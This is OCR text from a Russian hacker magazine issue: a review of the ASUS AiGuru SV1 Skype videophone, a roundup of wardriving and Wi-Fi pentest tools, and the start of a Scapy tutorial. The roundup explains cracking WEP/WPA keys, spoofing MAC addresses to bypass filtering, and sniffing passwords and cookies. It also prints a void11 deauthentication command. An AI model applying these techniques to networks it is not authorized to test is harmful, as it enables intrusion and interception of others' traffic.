Вес: **1,6 кг**



Пользоваться Skype становиться так же привычно, как обладать сотовым телефоном. Интернет-телефония обладает массой достоинств: она бесплатна, хорошее качество звука и изображения, возможность обмена текстовой информацией или файлами, доступность телеконференций. Неудивительно, что компания ASUS решила предложить нам еще один девайс для связи с абонентами без использования компьютера.

ЧТО ОН МОЖЕТ?

Гаджет под именем ASUS AiGuru SV1 создан для разговоров при помощи интернет-телефонии от Skype. Программа уже обрела популярность, а доступность широкополосного интернета сделала свое дело — теперь проще дозвониться к другу через интернет, чем ждать, пока он оторвется от компа и найдет свою трубу дома. Некоторые пользователи обзаводятся web-камерами и тогда уже можно устраивать видеоконференции. Но все это становится недоступным, как только ты выключишь свой компьютер.

Этот девайс — сам по себе небольшой компьютер, заточенный под одну единственную задачу: обеспечить удобство переговоров. Встроенный динамик и микрофон позволят обойтись без гарнитуры, но при необходимости ты их сможешь подключить. Количество кнопок сведено к минимуму, так что ты сможешь работать без затруднений. Динамик довольно громкий, а регулировать уровень звука ты сможешь даже во время разговора. Кроме того, девайс оснащен собственным аккумулятором, и ты сможешь быть независимым от розетки около получаса разговора.

По функциям самой программы Skype ничего не изменилось: ты так же, как и прежде, можешь добавлять новых пользователей, открывать чаты и организовывать телеконференции.

НАЧИНАЕМ ТЕСТИРОВАНИЕ

Включив девайс мы сразу же решили подключиться к Сети. Первым делом мы подключили ASUS AiGuru SV1 по Ethernet-интерфейсу. Обвязавшись кабелем и установив на удобном месте гаджет, мы приступили к настройке. Разговор с устройством на английском языке не вызывает восторга, но в данной прошивке русского языка не имелось. Введя логин и пароль (если у тебя их нет, то ты сможешь тут же зарегистрироваться), мы принялись названивать знакомым. Громкость динамика и чувствительность микрофона порадовали, но мы так и не встретили регулировки микрофона. А вот качество картинки встроенной камеры откровенно разочаровало: при любом освещении и любых настройках изображение можно назвать не более, чем удовлетворительным. Ты можешь поиграть с ползунками яркости, контрастности и еще задействовать пяток других, но это не особо помогает. Фокусировка не изменяется и придется довольствоваться установками по умолчанию. Попытка подключиться к роутеру по Wi-Fi не увенчалась успехом. Немного поразмыслив, мы отключили шифрование и тогда девайс смог подцепиться. Но и тут не все гладко прошло: даже при включенном DHCP гаджет не смог автоматически прописать все адреса и пришлось это делать вручную. Вероятно, проблему удастся решить с выходом новых прошивок. После подключения все заработало довольно стабильно и шустро. Но тут мы столкнулись с еще одной проблемой — набор текста. Глядя на довольно крупный дисплей, было бы логично предположить, что он будет сенсорным, но это не так. Все цифры, символы и буквы приходится набирать при помощи пятипозиционной кнопки. Так что, если тебе надо добавить нового пользователя или сформировать список абонентов, то проще это будет сделать с компьютера, а потом просто пользоваться. Организовать телеконференцию тоже можно, но без мышки — тяжеловато. Еще одно огорчение нас ожидало при загрузке списка контактов: все русские ники не отображались, как и присылаемые сообщения. На данном этапе девайс совершенно не дружит с русскими шрифтами (у нас был демонстрационный образец, будем надеяться, что видеофон появится в продаже с нормальной руссификацией). Раз уж мы затронули тему управления кнопками, то нельзя не упомянуть об эргономике в целом. Здесь можно только порадоваться. Устройство очень устойчивое, а панель с дисплеем наклоняется относительно основания. В самом основании спрятан аккумулятор, который обеспечивает не очень длительную автономную работу. Кнопок немного и все они довольно крупные, так что даже в темноте промахнуться будет сложно.

НАХОДИМ ПРИМЕНЕНИЕ

Стильный и эргономичный девайс можно использовать (хотя и не на полную катушку, как это делается на компьютере). Но где же он может найти свое применение? Если ты приверженец ноутбуков, то вряд ли потерпишь на своем столе нагромождение пластика и электронной начинки. Если же у тебя стандартный десктоп, то также может не найтись места на столе. Но когда в твоей организации решат, что нужна связь дешевая, качественная и удобная, то вполне можно вспомнить о видеофоне. Замечено, что директора и топ-менеджмент любят различные устройства, которые подчеркивают значимость. Например, позвонить секретарше и попросить кофе можно по обычному телефону, а можно по видеосвязи — эффектно? Кроме того, такой девайс крайне пригодится, если у тебя имеется брат или сестра, крайне словоохотливые и имеющие массу друзей в Сети. Чтобы он или она не занимали компьютер, ты просто подключаешь видеофон по беспроводной связи и отправляешь родственничка в соседнюю комнату: для тебя — возможность спокойно посидеть перед компом, а для нее или него — повод похвастаться новой игрушкой перед друзьями. К тому же, ты можешь всегда оставаться на связи, даже с выключенным компьютером — можешь организовать консультации по Сети, а параллельно работать на компьютере, не занимая окном скайпа драгоценную площадь дисплея.

ИТОГ

В качестве итога можем собрать все впечатления и рассказать о чувствах, которые вызывает этот девайс. Видеофон несет нам простоту коммуникаций не только голосом, но и при помощи изображения. Работать стало действительно легко и с этим справится даже твоя прабабушка, если ты все настроишь. Но есть некоторые недоработки, вроде отсутствия поддержки шифрования при подключении по Wi-Fi или невозможности работы с кириллицей. Кроме того, видеофон, основной функцией которого является как раз передача изображения, должен демонстрировать картинку если не идеальную, то очень высокого качества, чего мы, к сожалению, не наблюдали. В остальном же, гаджет довольно интересный и будет пользоваться популярностью, особенно если цена опустится хотя бы до трех тысяч рублей. ⌶


12 TOOLS

ЛУЧШИЕ ИНСТРУМЕНТЫ ПЕН-ТЕСТЕРА БЕСПРОВОДНЫЕ СЕТИ

У каждого из команды][— свои предпочтения по части софта и утилит для пентеста. Посовещавшись, выяснилось, что выбор так разнится, что можно составить настоящий джентльменский набор из проверенных программ.
На том и решили. Чтобы не делать сборную солянку, весь список мы разбили на темы и в этот раз коснемся утилит для вардрайвинга и пентеста беспроводных сетей. Пользуйся на здоровье.

Netstumbler
www.stumbler.net

Определенно один из самых известных и лучших инструментов для вардрайвинга. У стемблера всего одна задача — обнаружить в эфире точки доступа, считать SSID и записать полученную информацию в логфайл вместе с координатами, если к программе подключен приемник GPS. После удачного вардрайвинга информацию о найденных AP-шках месте с данными о месторасположении можно экспортировать в log-файл, преобразовать его с помощью многочисленных конверторов в понятный Google'у формат KML и за пару секунд отобразить все точки доступа на карте с помощью Google Maps или декстопной программы Google Earth.
Для поиска живых точек доступа Netstumbler использует приемы активного сканирования, т.е. не просто прослушивает эфир, но и каждую секунду отправляет специальные фреймы. Надо сказать, что специфические LC/SNAP-фреймы, сгенерированные стемблером, легко распознаются современными IDS-системами. К тому же, активное сканирование не поможет тебе в поиске спрятанных (hidden) точек доступа, (впрочем сама подборка информации не фонтан). Например, Netstumbler может распознать лишь факт использования шифрования сети, не уточняя какой именно механизм используется. Вдобавок, программа наотрез отказывается работать под Vista'ой и вряд ли когда-нибудь это делать захочет. В результате, получаем отличную программу, если нужно просканировать эфир на наличие точек доступа и записать их координаты, но только под виндой и без надежды получить какую-либо еще ценную информацию.




КЛАССИЧЕСКИЙ NETSTUMBLER

Vistumbler
www.vistumbler.net

Ну хорошо, а как быть если на ноуте/нетбуке стоит Vista или Win7? По правде говоря, возможность активного сканирования точек доступа есть в самой системе. Это делается с помощью консольной утилиты netsh:

```
netsh wlan show networks mode=bssid.
```

Однако умелец Andrew Calcutt быстро сварганил GUI-интерфейс, в котором вывод команды приводится в опрятный вид и объединяется с информацией о расположении обнаруженных AP-шек, считывая ее с текущими координатами GPS. Под никсами, кстати, существуют аналогичные утилиты, которые парсят вывод команды iwlist. Забавно, что Vistumbler написан с помощью тулзы для автоматизации различных действий AutoIt (подробнее о ней можешь прочитать в статье «Пусть он все сделает сам!» в #107][), позволяющей разработать приложения даже тем людям, которые о про-



ее для поиска Wi-Fi спотов и определения используемой ими защиты.

Kismet

www.kismetwireless.net

А это уже полноценное никсовое приложение для поиска беспроводных сетей, снифинга, и даже обнаружения вторжений. Kismet кардинально отличается от Netstumbler и подобных ему тулз тем, что для определения беспроводных сетей применяет пассивное сканирование (ничего не вещая в эфир). Причем используемые методики позволяют определить некоторую информацию о клиентах, подключенных к сети, а также найти скрытые (non-beaconing) сети, правда, только в том случае если в них есть некоторая активность. Kismet автоматическим может определить используемые диапазоны IP-адресов, перехватывая TCP, UDP, ARP и DHCP пакеты, дампить трафик в формат для Wireshark/TCPDump и даже определять примерное расстояние до точки доступа (работа с GPS, разумеется, поддерживается).


Примечательно, что после более чем 5 лет разработки, создатели вот-вот порадуют нас совершенно новым релизом. В частности, в конце мая вышла Kismet-2009-05-RC1, в которой был кардинально переработан интерфейс (по-прежнему используется ncurse), переделаны конфигурационные файлы, добавлены новые опции для фильтрации данных и новая система предупреждений, оптимизирована загрузка процессора, проработана система плагинов. Что касается порта для винды, то он есть, но реализован компанией CACE и, увы, работает только со специальными Wi-Fi адаптерами Cace AirPcap.

граммировании толком никогда и не слышали. При этом Vistumbler не просто работает, а работает отменно, отображая помимо уровня сигнала MAC-адрес вендора, используемую систему шифрования и прочие параметры. Данные о расположении найденных точек можно «на лету» экспортировать в KML формат и в реальном времени отслеживать их появления на карте через Google Earth. Для вардрайверов полезной также окажется функция, с помощью которой уровень сигнала обозначается с помощью различных звуковых файлов. Справедливости ради стоит сказать, что в Netstumbler'е также можно было провернуть подобный трюк, но лишь при помощи внешних скриптов.

inSSIDer

www.metageek.net/products/inssider

Расстроенный тем фактом, что Netstumbler не развивался несколько лет и не работает с Вистой и даже 64-битной XP, Charles Putney решил написать свою собственную утилиту для поиска Wi-Fi сетей, после чего опубликовал исходники на известном портале The Code Project. Идею подхватил Norman Rasmussen, после чего на свет появилась новая версия inSSIDer'a, построенная на базе Native Wi-Fi API. Инсайдер подобно Netstumbler использует активные методы сканирования, а всю найденную о точках доступа информацию отображает в табличке, сдабривая данные красивыми графиками уровня сигнала. Тулза очень простая — ничего лишнего, но я нередко использую именно



ОЧЕНЬ ПРОСТОЙ, НО УДОБНЫЙ СТЕМБЛЕР ПОД VISTA/WIN7



WEP-КЛЮЧ НАЙДЕН: С AIRCRACK-NG ЭТО БЫЛО НЕСЛОЖНО


Aircrack-ng

aircrack-ng.org

Aircrack-ng — полноценный программный комплекс для взлома 802.11 WEP (Wired Equivalent Privacy) Encryption и WPA/WPA2-PSK ключей для WiFi-сетей.

Сам набор состоит из нескольких утилит и включает airodump (снифер для сетей 802.11), aireplay (тулза для инжекции Wi-Fi фреймов), aircrack (взлом WEP и брутфорс WPA-PSK), а также airdecap (декодирование перехваченных WEP/WPA файлов). В общем случае для взлома WEP необходимо определенное количество перехваченных пакетов: как только будет захвачено нужное количество фреймов, aircrack-ng будет готова провести статическую атаку на WEP-ключ. Сейчас Aircrack-ng поддерживает три способа для «восстановления» ключа:

- первый метод через PTW-атаку: основное преимущество заключается в небольшом количестве перехваченных пакетов, необходимых для взлома WEP-ключа. Но метод работает только с arp-пакетами, и это, естественно, большой недостаток;
- второй вариант — через FMS / KoreK атаки. Метод включает в себя различные статические воздействия (FMS, KoreK, Brute force) для поиска WEP-ключа и требует больше пакетов, чем в случае PTW-атаки;



ПЕРЕРАБОТАННЫЙ ИНТЕРФЕЙС НОВОГО KISMET'А, КОТОРЫЙ ВЫЙДЕТ СПУСТЯ 5 ЛЕТ РАЗРАБОТКИ


- третий вариант — подбор с использованием словаря (word list), используется, в основном, для взлома WPA/WPA2 ключей.

Полноценная версия Aircrack-ng существует только для Linux, хотя на официальном сайте доступна «недоверсия» для винды. Разработчики честно предупреждают, что для ее работы нужно самому доработать DLL конкретно для своего Wi-Fi адаптера.



ОТКЛЮЧИТЬ КОГО-ТО ОТ БЕСПРОВОДНОЙ СЕТИ? ЛЕГКО, ЕСЛИ ЕСТЬ ЕГО МАС-АДРЕС

БЕСПЛАТНАЯ УТИЛИТА ДЛЯ СМЕНЫ МАС-АДРЕСА ПОД ВИНДОЙ



ПРОНИКНОВЕНИЕ В CISCO

INFO

info
Тулзы для работы с Wi-Fi есть для самых разных устройств. Если не брать в расчет коммуникаторы и смартфоны, то уместно упомянуть, например, PSP. Созданный для него WifiSniffer можно скачать с сайта http://www.psp-hacks.com/file/337.

DVD

dvd
Упомянутые в статье утилиты и x-toolz'ы необязательно качать из инета: они будут на DVD-диске



links
Дистрибутивы для wardriving'а
Slitaz Aircrack-ng Distribution: http://aircrack-ng.org/doku.php?id=slitaz
BackTrack: www.remote-exploit.org

Technitium
www.technitium.com

Что удивительно, но фильтрация по MAC-адресам по-прежнему остается достаточно часто используемой защитой. Впрочем, оградить доступ от случайных зевак она действительно сможет, а от вардрайверов... ну, пускай ребята балуются :). Подключиться к таким AP в этом случае могут только клиенты, которые занесены в список доверенных машин. Обойти же подобную защиту проще простого — нужно лишь сменить MAC-адрес своего беспроводного адаптера на доверенный. Подходящий MAC легко определить все той же утилитой Airodump, перехватив пару пакетов. Изменить MAC-адрес под никсами поможет утилита macchanger. Что касается винды, то и тут существует немало программ, в том числе платная SMAC (www.klcconsulting.net/smac) и бесплатная Technitium. Обе требуют лишь выбрать сетевой адаптер и указать для него желаемый MAC-адрес. Убедись, что адрес успешно сменился (команда ipconfig /all в консоле) и попробуй установить соединение. К сожалению, с первого раза ты можешь легко обломаться, поскольку авторизированный клиент может быть уже подключен к сети. Выселить его оттуда поможет все та же программа Void1 и деаутентифационные пакеты.

void11
http://wirelessdefence.org/Contents/Void11Main.htm

Void11 используется для деаутентификации беспроводных клиентов от точки доступа, или, проще говоря, для принудительного отключения клиентов от точки доступа. После такого отключения беспроводной клиент будет автоматически пытаться подключиться к точке доступа (повторить ассоциацию). А при каждом повторном подключении будет создаваться трафик, который нужен для подбора ключа. К тому же, можно отключить клиента, занять его MAC-адрес и таким образом обойти фильтрацию по MAC-адресам. К сожалению, средства Windows это не позволяют, зато фокус легко реализуем под никсами с помощью этой утилиты:


```
void11_penetration -s КЛИЕНТСКИЙ_МАС -B
МАС_ТОЧКИ_ДОСТУПА -D wlan0.
```

Asleap
www.willhackforsushi.com/Asleap.html

Если в ходе сканирования твой стамблер в колонке Vendor (производитель оборудования) покажет слово CISCO, нелишним будет вспомнить о протоколе авторизации LEAP (Lightweight Extensible Authentication Protocol), разработанном как раз-таки циско. Проверить догадки об используемом в сети протоколе может помочь снифер, который должен показать пакеты REQUEST, EAP-CISCO Wireless (LEAP). Главная особенность LEAP состоит в том, что для авторизации нужен не только пароль, но и имя пользователя! По умолчанию в Windows этот протокол не поддерживается, поэтому для работы потребуется установить специальный клиент — Aironet Client Utilities (http://rorschach.concordia.ca/neg/remote_access/wireless/general_info/acu.html). А есть ли смысл его устанавливать? Конечно! Несмотря на продуманность протокола, даже в нем обнаружили уязвимости, позволяющие легко подобрать пароль с помощью перехваченных пакетов LEAP-авторизации. Первым это пронюхал Joshua Wright — разработчик утилиты ASLEAP (http://asleap.sourceforge.net). Эта утилита перехватывает сетевые пакеты при повторном коннекте клиента, после чего брутит пароли для идентификации. Утилита работает нативно под Linux'ом, однако на официальном сайте есть версия программы и под винду (правда, не самого последнего билда)


WIFIZOO

Раз воспользовавшись утилитой WifiZoo, понимаешь, насколько просто перехватывается различная информация в открытых Wi-Fi сетях. Сама задача утилиты — пассивно собирать различную информацию из сети. Написанная на Python'e (в основе, кстати говоря, лежит программа Scapy, о которой можно прочитать статью в этом номере), тулза позволяет извлечь из эфира массу полезной для вардрайвера инфы и представить ее в виде красивых графиков. Это не только данные о точках доступа (SSID), но и информация об использующих их клиентах



WIRELESSKEYVIEW ПОМОЖЕТ ВОССТАНОВИТЬ КЛЮЧИ ДЛЯ БЕСПРОВОДНЫХ СЕТЕЙ, СОХРАНЕННЫЕ В СИСТЕМЕ

(с указанием адресов отправки и назначения), а также (и это самое вкусное) самая разная инфа, передаваемая в открытом виде по сети: пароли для незащищенных протоколов (pop3/ftp/telnet), почтовый трафик, http кукисы и данные для авторизации, и т.д. Единственный недостаток WifiZoo заключается в отсутствии режима Channel hopping, в результате прога может прослушивать беспроводной интерфейс, но не может прыгать с канала на канал. Этот недостаток с лихвой




СПЕЦИАЛЬНАЯ ВЕРСИЯ СНИФЕРА COMMVIEW ДЛЯ РАБОТЫ В БЕСПРОВОДНЫХ СЕТЯХ

компенсируется предварительно запущенным Kismet'ом. Перехваченные данные утилита бережливо складывает в папку logs/, указывая в названии файлов источник данных (ssids.log, cookies.log, httpauth.log и т.д.). А для большего удобства в комплекте идет GUI-интерфейс, реализованный в виде веб-сервера, который по умолчанию поднимается на 127.0.0.1:8000.

COMMVIEW FOR WIFI
www.tamos.ru/products/commwifi

Специальная версия известного виндового снифера CommView, созданная для захвата и анализа сетевых пакетов в беспроводных сетях 802.11a/b/g/n. Утилита получает информацию от беспроводного сетевого адаптера и сразу декодирует анализируемые данные, отображая их в удобном для переваривания виде. В случае необходимости, пакеты можно дешифровать с использованием пользовательских ключей WEP или WPA-PSK и декодировать вплоть до самого низкого уровня с полным анализом распространенных протоколов (сейчас поддерживается более 70). Более того — можно полностью воссоздать TCP-сессию и посмотреть, к примеру, HTTP-трафик со всеми запросами и соответственно интересной инфой, вроде данных для авторизации. Весь перехваченный трафик может быть сохранен в файл для последующего анализа. Что особенно радует — это гибкая система фильтров, которая позволяет отбрасывать ненужные пакеты и перехватывать только то, что нужно. А настраиваемые




ПО ЗАЯВЛЕНИЮ РАЗРАБОТЧИКОВ, СКОРОСТЬ ПОДБОРА WPA КЛЮЧА МОЖЕТ ВОЗРАСТИ В РАЗЫ, ЕСЛИ ИСПОЛЬЗОВАТЬ ВОЗМОЖНОСТИ СОВРЕМЕННЫХ ГРАФИЧЕСКИХ АКСЕЛЕРАТОРОВ

предупреждения позволяют сообщать пользователю о важных событиях, таких как подозрительные пакеты, высокая загрузка сети или неизвестные адреса. Словом, вам отличная программа для винды за исключением одного — она платная.

WIRELESS SECURITY AUDITOR
www.elcomsoft.ru

Еще одна платная, но очень любопытная разработка. Wireless Security Auditor позволяет проверить надежность (да, теперь это так называется! :)) WPA/WPA2, но используя современные методики для вычислений с помощью графических процессоров. В дополнение к режиму, когда восстановление производится средствами только центрального



ПРОСМАТРИВАЕМ ЧЕРЕЗ GUI-ИНТЕРФЕЙС КУКИСЫ, ПЕРЕХВАЧЕННЫЕ С ПОМОЩЬЮ WIFIZOO

процессора, WSA использует технологию, которая в процессе восстановления ключа задействует графические акселераторы. Тут надо сказать, что сама программа не перехватывает трафик из беспроводной сети, а имеет дело только с дампом сетевых сообщений (поддерживаются форматы TCPDUMP, CommView, PSPR), т.е. работает в связке со снифером. Важно, что для ускорения вычислений подойдет вовсе не любая карта, а только топовые модели ускорителей: NVIDIA (GeForce 8, 9, 200 и выше) или ATI (RADEON HD 3000 Series и выше). EWSA поддерживает атаки по словарю и поддерживает режимы мутации пароля (например, слово password заменяет на p@ssword и т.д.)

WIRELESSKEYVIEW
www.nirsoft.net/utils/wireless_key.html

Уже сам не раз сталкивался с ситуацией, когда тупо забываешь ключ от собственной точки доступа. Кажется, это была строчка из Лермонтова? Черт, или Пушкина? Не помню. Моментально освежить память помогает утилита WirelessKeyView, которая вытаскивает из реестра сохраненные в системе WEP/WPA ключи. Приятно, что WirelessKeyView работает как с сервисом Wireless Zero Configuration в WinXP, так и WLAN AutoConfig, которым пользуются юзеры Висты.



СТЕПАН «STEP» ИЛЬИН
/ STEP@GAMELAND.RU /

РАБОТА СО СКАЛЬПЕЛЕМ

РАЗБИРАЕМСЯ С УТИЛИТОЙ SCAPY

Как можно воплотить снифер, фазер и конструктор пакетов в одной утилите? Создатели Scapy доказали, что это возможно. Работа через текстовый интерпретатор, возможно, испугает большинство пользователей. Но мы, освоив простой синтаксис, сможем ей одной заменить множество специализированных утилит.

Основное назначение Scapy — манипулирование пакетами. Но эти функции реализованы настоль толково, что вкупе с используемым интерпретатором Python, можно выполнять ряд самых разнообразных задач: начиная от банального сканирования портов и заканчивая сложными приемами для определения инфраструктуры сети. В итоге получаем одну единственную утилиту, которая может заменить такие известные тулзы, как nmap, arpspoof, arp-sk, arping, tcpdump, tethereal, p0f. И более того — готова подстроиться под самые специфические ситуации.

Вообще, Scapy сильно отличается от многих других утилит. Она работает в текстовом окружении, однако взаимодействие с пользователем осуществляется не через ключи в командной строке, а через интерпретатор Python'а. Необычный подход сначала может смутить, но когда разберешься с простым синтаксисом и осознаешь, что к твоим услугам предоставляется еще и вся мощь Python'а, вдруг понимаешь: «А ведь удобно, черт подери! И как это другие до этого не додумались!».

СОВЛАДАЙ С ВИНДОЙ!

Чтобы не грузить тебя теорией, предлагаю сразу взять быка за рога и разбираться с программой на конкретных примерах. Сначала мы разберемся, как просто составлять и отправлять пакеты в сеть, а потом посмотрим на реализации известных приемов, способных заменить массу других утилит. Тут надо сказать, что прога изначально написана для никсов, и под тем же Linux'ом запустится с пол пинка, а вот для использования виндового порта придется чуть попыхтеть.

Первое, что потребуется, — это установленный в системе интерпретатор Python. Тут не надо спешить и скачивать самый последний релиз. Во-первых, Scapy написан на второй ветке Python'а, а поэтому можно даже не пробовать запускать ее на последнем 3.x билде. А, во-вторых, для корретной работы программы придется установить несколько дополнительных модулей, некоторые из которых имеют портированные версии только для 2.5 релиза.

SCAPY

```
C:\WINDOWS\system32\cmd.exe - scapy.py
>>> s=IP(dst="google.com")/ICMP()
>>> s.show()
###[ IP ]###
  version= 4
  ihl= 0
  tos= 0x0
  len= 0
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= icmp
  chksum= 0x0
  src= 192.168.1.10
  dst= Net('google.com')
  options= ''
###[ ICMP ]###
     type= echo-request
     code= 0
     chksum= 0x0
     id= 0x0
     seq= 0x0
>>> sniff(timeout=10)
<Sniffed: TCP:42 UDP:2 ICMP:8 Other:0>
```

ОБЩЕНИЕ СО SCAPY ОСУЩЕСТВЛЯЕТСЯ ЧЕРЕЗ ИНТЕРАКТИВНЫЙ ИНТЕРФЕЙС, РЕАЛИЗОВАННЫЙ С ПОМОЩЬЮ ИНТЕРПРЕТАТОРА PYTHON

СНИФАЕМ ICMP-ТРАФИК

Шпаргалка по функциям SCAPY

Sr — Отправить и принять пакеты на 3 уровне
sr1 — Отправить и принять пакеты на 3 уровне и вернуть только первый ответ
srp — Отправить и принять пакеты на 2 уровне
srp1 — Отправить и принять пакеты на 3 уровне и вернуть только первый ответ
sniff — Снифинг пакетов
pof — Пассивный ОС fingerprint
arpcachepoison — ARP-спуфинг
send — Отправить пакет на 3 уровне
sendp — Отправить пакет на 2 уровне
traceroute — TCP traceroute
arping — ARP-ping
nmap_fp — fingerprint с помощью nmap

Если версия будет отличаться, их инсталлятор тупо обломает тебя с установкой, сославшись на отсутствии в системе нужной сборки питона. Небольшие манипуляции в реестре могут помочь это побороть, но никто не гарантирует дальнейшей 100% совместимости. Короче говоря, чтобы все прошло гладко и далее работало без проблем, рекомендую тебе следующий наборчик (весь он, само собой, есть на нашем DVD):

• Собственно сам Scapy для винды;
• Python 2.5 (www.python.org);
• расширения интерпретатора pywin32 (python.net/crew/mhammond/win32);
• драйвер для перехвата пакетов WinPcap 4.02 (www.winpcap.org);
• pурcap — модуль работы с драйвером Pcap (code.google.com/p/pypcap);
• libdnet (code.google.com/p/libdnet);
• pyreadline (ipython.scipy.org/moin/PyReadline/Intro);

Помимо этого можно установить ряд дополнительных модулей, чтобы открыть пару дополнительных возможностей Scapy. Подробнее о них можно прочитать во врезке.

ПЕРВЫЙ ЗАПУСК

После установки в системе будут прописаны ассоциации для запуска Python-скриптов, поэтому можно просто перейти в папку со Scapy и в командной строке набрать: scapy.py (или python scapy.py). Как я уже сказал, не стоить ждать подсказки со списком ключей для запуска — вместо этого ты окажешь внутри текстового окружения. По сути, это интерпретатор Python, сдобренный специальными функциями Scapy. Можешь ввести команду ls(), после чего оболочка должна вернуть список протоколов, с которыми она поддерживает работу:

```
>>> ls( )
ARP          : ARP
BOOTP        : BOOTP
DNS          : DNS
...
```

